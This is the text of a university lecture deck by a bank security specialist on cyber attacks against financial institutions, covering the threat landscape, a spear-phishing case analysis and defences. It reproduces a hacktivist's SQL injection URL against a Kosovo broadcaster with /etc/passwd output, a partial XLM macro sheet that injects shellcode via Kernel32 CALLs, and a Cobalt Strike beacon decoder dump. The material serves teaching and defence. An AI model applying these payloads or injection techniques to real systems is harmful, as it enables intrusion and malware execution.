

# Breaking down Cyber Attacks in Financial Institutions

University of Prishtina  
*Faculty of Electrical and Computer Engineering*

13/01/2021



# \$ whoami

## Arti Karahoda

Information Security @ Raiffeisen Bank

Data Protection @ Sense CRC

- Network & Mobile Security
- Digital Forensics
- Exploit Development & Automation
- Cyber Threat Intelligence



<https://artikrh.sh>

# Content

## IN THIS PRESENTATION:

1. Threat Landscape
2. Technical Analysis
3. Preventive Measures

Please write down your questions in the meanwhile so we can discuss them at the end – Q&A Session



# Cyber Security career paths




# 1

# Threat Landscape

- What are the existing cyber threats?
- Who are the malicious actors?

# Targeted Global Industries





# Advanced Persistent Threats (APT)



## Case Study: **Kosova**

- 78 days of NATO bombing
- Serbia's countermeasures in cybernetics
  - Ping flood against NATO infrastructure
  - Attacks on Albania's web platforms
- Chinese Involvement
  - White House web defacement





## Anonymous Macedonia

December 5, 2018 · 🌐

SERVER DOWN Kosovo National TV's & Radio : SUCCESS ...  
[rtklive.com](http://rtklive.com) <- Nacional TV of Kosovo

® HACKED By Anonymous Macedonia...

[http://www.rtklive.com/en/news-single.php?ID=-12933'](http://www.rtklive.com/en/news-single.php?ID=-12933) union select  
1,2,version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+---+  
ez

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

YOU ARE HACKED

KOSOVO JE SRBIJA  
OVO VAM JE PRVA OPOMENA  
SLEDITI JE FB PROFIL  
*from Kosovo and Metohija*

Who to follow · Refresh · View all

-  EU Council Press @EU...  
Follow
-  Visit Tirana @VisitTirana  
Follow
-  Al Jazeera Balkans @AJ...  
Follow

Find friends

Kadri Veseli

Speaker of Parliament, the Republic of Kosovo. President, Democratic Party of Kosovo (DPK)

Tweets Tweets & replies Media

Kadri Veseli  
KOSOVO JE SRBIJA  
@rtklive's wall here 100%

Who to follow

-  Iir Dugali
-  Lahorit Hoxha

## COVID-19 Pandemic Timeframe

**238%**

Surge in cyber-attacks against financial institutions

**9x**

Ransomware attacks increase

**17%**

Increase in wire fraud attempts

**51,537 & 961**

Average daily malicious COVID-19 themed emails & fake domains

# 2

# Technical Analysis

- Which is our use case?
- What are the used techniques?




## Use Case: Spear Phishing

- The most common and effective vector of attack
- Fraudulent attempt to steal personal information (user credentials, credit card details) or execute malware
- Conducted using disguise and/or social engineering through typically email messages
- The email contains a dangerous link (URL) or attachment (such as an Excel spreadsheet)

# Infection Vector

- Social Engineering
- Attached document(s)



Shqyrtimi i taksave 2019 03172\_k2.xls  
58 KB

**From:** [Redacted]  
**Sent:** Friday, November 22, 2019 11:32 AM  
**To:** [Redacted]  
**Subject:** Rregullimi ATK 2020

Pershendetje [Redacted]

Ju lutemi, konfirmoni sa më shpejt të jetë e mundur rregullimet tatimore për periudhën (2020).  
Përgjigju këtij emaili nëse keni nevojë për informacione të mëtejshme.

Faleminderit

The linked image cannot be displayed. The file...

Human Resources Specialist  
[Redacted]

**Tel:** [Redacted]  
**E-mail:** [Redacted]  
**Web:** [Redacted]

Informacioni i trasmetuar në përmbajtje të këtij mesazhi është i destinuar vetëm për individun ose për institucionin

# Macro Functions


- Automating Excel tasks
- XLM (Excel 4.0) Macros & VBA (Excel 5.0) Macros

	R5C102					
	100	101	102	103	104	105
1	=R1C101()	=CHAR(72)&CHAR(49)	=ERROR(FALSE, R2C1	=R1C105()	=CHAR(217)&CH	
2	=CALL("Kernel32",R5C102,"JJJJ",1342177280,1020,1228	=CHAR(148)&CHAR(1	C:\Program Files (x8	=CALL("Kernel32",R5C102,"JJJJ",0,880,4096,64)	=CHAR(95)&CHA	
3	=SELECT(R1C101:R1000:C101,R1C101)	=CHAR(220)&CHAR(2	=FOPEN(R2C103, 2)	=SELECT(R1C105:R1000:C105,R1C105)	=CHAR(132)&CH	
4	=SET.VALUE(R1C99, 0)	=CHAR(88)&CHAR(23)	=IF(ISERROR(R3C103	=SET.VALUE(R1C99, 0)	=CHAR(73)&CHA	
5	=WHILE(LEN(ACTIVE.CELL))>0)	=CHAR(222)&CHAR(4	=CONCATENATE(R1C	=WHILE(LEN(ACTIVE.CELL))>0)	=CHAR(16)&CHA	
6	=CALL("kernel32", "RtlCopyMemory", "JJC",R2C100 + R	=CHAR(209)&CHAR(1	=WORKBOOK.ACTIV	=CALL("Kernel32","WriteProcessMemory","JJJCJ",-1, R2C104 + R1C	=CHAR(36)&CHA	
7	=SET.VALUE(R1C99, R1C99 + 1)	=CHAR(159)&CHAR(1	=R1C103()	=SET.VALUE(R1C99, R1C99 + 1)	=CHAR(24)&CHA	
8	=SELECT(, "R[1C]")	=CHAR(88)&CHAR(11		=SELECT(, "R[1C]")	=CHAR(156)&CH	
9	=NEXT()	=CHAR(66)&CHAR(21		=NEXT()	=CHAR(28)&CHA	
10	=CALL("Kernel32","CreateThread","JJJJJJ",0, 0, R2C100	=CHAR(19)&CHAR(33		=CALL("Kernel32","CreateThread","JJJJJJ",0, 0, R2C104, 0, 0, 0)	=CHAR(215)&CH	
11	=FORMULA("Error: Connection to the Endpoint not fou	=CHAR(152)&CHAR(2		=R1C100()	=CHAR(157)&CH	
12	=WORKBOOK.ACTIVATE("Sheet1")	=CHAR(78)&CHAR(52			=CHAR(133)&CH	
13		=CHAR(206)&CHAR(2			=CHAR(101)&CH	
14		=CHAR(100)&CHAR(1			=CHAR(37)&CHA	
15		=CHAR(93)&CHAR(22			=CHAR(99)&CHA	



# Memory Injection

- Usage of XLM CALL() method to invoke three Win32 API functions:
  - VirtualAlloc()
  - RtlCopyMemory()
  - CreateThread()
- Kernel32 DLL
- R5C102: "VirtualAlloc"
- "JJJJ": 4 long int
- LPVOID VirtualAlloc(LPVOID o, SIZE\_T 880, DWORD 4096, DWORD 64);





Controls	XML	Modify
	=CALL("Kernel32",R5C102,"JJJJ",0,880,4096,64)	
103	104	105
	(FALSE, R2C1 =R1C105())	=CHAR(217)&CH
ram Files (x8	=CALL("Kernel32",R5C102,"JJJJ",0,880,4096,64)	=CHAR(95)&CHA
(R2C103, 2)	=SELECT(R1C105:R1000:C105,R1C105)	=CHAR(132)&CH
RROR(R3C103	=SET.VALUE(R1C99, 0)	=CHAR(73)&CHA



# Domain Fronting

- HTTP request manipulation
- Used to bypass firewalls





# Cobalt Strike

- Commercial product for security assessments
- Cobalt Strike Beacon
- GIF Magic Headers

```
0000 47 49 46 38 39 61 01 00 01 00 80 00 00 00 00 FF FF FF 21 GIF89a....
0013 F9 04 01 00 00 00 2C 00 00 00 00 01 00 01 00 00 02 01 44 .....
0026 00 3B FC E8 10 00 00 00 AB 27 ED 3B 9E 87 BA EF 1D 08 F3 .;.....'
0039 D3 50 5C 49 7E EB 27 5A 8B 02 83 C2 04 8B 0A 31 C1 83 C2 .P\I~.'Z..
004c 04 52 8B 2A 31 C5 89 2A 31 E8 83 C2 04 83 E9 04 31 ED 39 .R.*1..*1.
005f E9 74 02 EB EA 58 FF E0 E8 D4 FF FF FF 18 F0 0D D7 18 B2 .t...X....
0072 0E D7 55 AA E5 D7 55 AA E5 8C DC 75 B7 C9 89 FC 52 48 4A ..U...U...
0085 A9 C3 48 4A 56 10 20 BA E3 B2 76 D2 E7 B2 76 D2 B0 4D A6 ..HJV. ...
0098 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D ..M...M...
00ab A6 D2 B0 4D A6 2A B0 4D A6 24 AF F7 A8 24 1B FE 65 05 A3 ...M.*.M.$
00be FF 29 C8 82 AB 41 A1 F1 8B 31 D3 9E EC 43 B2 F3 CC 20 D3 .)....A...l
00d1 9D A2 4F A7 BD C0 2A 87 CF B5 44 A7 A6 DB 64 E3 E9 88 44 ..O...*...
00e4 8E 86 EC 21 A0 8B E1 2B 84 8B E1 2B 84 8B E1 2B BA 0D C0 ...!...+..
00f7 63 C0 EA 8F 78 BA 0D C0 63 C0 EA 8F 78 07 42 56 63 7C A5 c...x...c.
```

```
003B add byte ptr ds:[ebx],bh
FC cld
E8 10000000 call 28E003E
AB stosd
27 daa
ED in eax,edx
3B9E 87BAEF1D cmp ebx,dword ptr ds:[esi+
08F3 or bl,dh
D350 5C rcl dword ptr ds:[eax+5C],
49 dec ecx
^ 7E EB jle 28E002A
27 daa
5A pop edx
8B02 mov eax,dword ptr ds:[edx]
83C2 04 add edx,4
8B0A mov ecx,dword ptr ds:[edx]
31C1 xor ecx,eax
83C2 04 add edx,4
52 push edx
8B2A mov ebp,dword ptr ds:[edx]
31C5 xor ebp,eax
892A mov dword ptr ds:[edx],ebp
31E8 xor eax,ebp
83C2 04 add edx,4
83E9 04 sub ecx,4
31ED xor ebp,ebp
39E9 cmp ecx,ebp
v 74 02 jle 28E0064
^ EB EA jmp 28E004E
58 pop eax
v FFE0 jmp eax
```

4]=0

Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=L

ASCII															
61	01	00	01	00	80	00	00	00	00	FF	GIF89a.....y				
04	00	00	00	2C	00	00	00	00	01	00	yy!u.....;:				
44	00	38	FC	E8	10	00	00	00	AB	27	.....D.;;e...g;				
EF	1D	08	F3	D3	50	5C	49	7E	EB	27	!;...*!..GOP\I~e'				
04	8B	0A	31	C1	83	C2	04	52	8B	2A	Z...A...IA..A.R.~				
E8	83	C2	04	83	E9	04	31	ED	39	E9	IA..*1e..A...e..1f9e				
FF	E0	E8	D4	FF	FF	FF	18	F0	0D	D7	t..eexyae0yyy.0.x				
AA	E5	D7	55	AA	E5	8C	DC	75	B7	C9	.*.xU*axU*a.Uu.E				
A9	C3	48	4A	56	10	20	BA	E3	B2	76	.URHJ@AHJV. *a*v				
B0	4D	A6	D2	B0	4D	A6	D2	B0	4D	A6	0c*vo*M!;O*M'O*M!				

# 3

## Preventive Measures

- What are the industry's best security practices/standards?

# High-Level Security Measures

## Security Awareness

Implement a regular awareness and training program through orientation packages, eLearning modules, video demonstrations, regular briefings and advisories

## Security Controls

Spam filters (SPF/DMARC/DKIM), end-point protections, network security (firewalls), regular system/application patches, access management

## Business Continuity



Regular data backup, integrity check, avoiding single point of failures, connectivity, Disaster Recovery Center (DRC)



# What can we do about our **use case**?

- Educate staff on spear phishing emails
- Implement in-memory (RAM) protections for end-points against advanced malware attacks
- Refine Group Policy (GPO) settings to limit macro executions
- Keep up with intelligence feeds to block malicious senders before campaigns

# Corporate Environments: EDR



# Corporate Environments: AD

The screenshot displays the Windows Control Panel's File Block Settings. The following table summarizes the settings shown:

Setting	Status
Allow embedded TrueType fonts to be sent in messages	Not configured
Block macros from running in Office files from the Internet	Enabled
Scan encrypted macros in Word Open XML documents	Not configured
Disable Trust Bar Notification for unsigned application add-ins and block the...	Not configured
Disable all application add-ins	Not configured
Require that application add-ins are signed by Trusted Publisher	Not configured

Below the Control Panel, the Microsoft Word ribbon is visible, showing the Font, Paragraph, and Styles tabs. A red warning bar at the bottom of the Word window reads: "BLOKED CONTENT Macros in this document have been disabled by your enterprise administrator for security reasons."

Macro Test File



# And if nothing goes **right**

- Access denial to critical data and/or computer systems
- Disruption of day-to-day business operations
- Legal implications
- Data leaks online (client/staff information)
- Tremendous long-term reputational damage

**=> Financial loss**

# Incident **Response**

## Procedure

- Calmate
- Identify compromised system(s)
- Isolate hosts
- Collect forensics images and analyze
- Block Indicators of Compromise (IOC)

## Objectives

- Minimize the damage
- Reduce recovery time and costs
- Ensure service continuity and non-disruption
- Document and report every detail
- Curate lessons learned

# Keep in **mind**

- **Kosovo Police:** Cyber Crime Unit
- **Data Protection:** The Information and Privacy Agency
- **Cyber Security:** National Authority for Cyber Security
- **Computer Emergency Response Team:** KOS-CERT



# Thanks!

You can find me at:

[linkedin.com/in/artikarahoda](https://www.linkedin.com/in/artikarahoda)

<https://artikrh.sh>

[t.me/artikrh](https://t.me/artikrh)

## Bonus: Investigative Podcast

- Darknet Diaries ([darknetdiaries.com](https://darknetdiaries.com))
- Real life stories
  - Major cyber incidents and data breaches
  - Insider threats
  - Physical security assessments
  - Cyber espionage
  - Wiretapping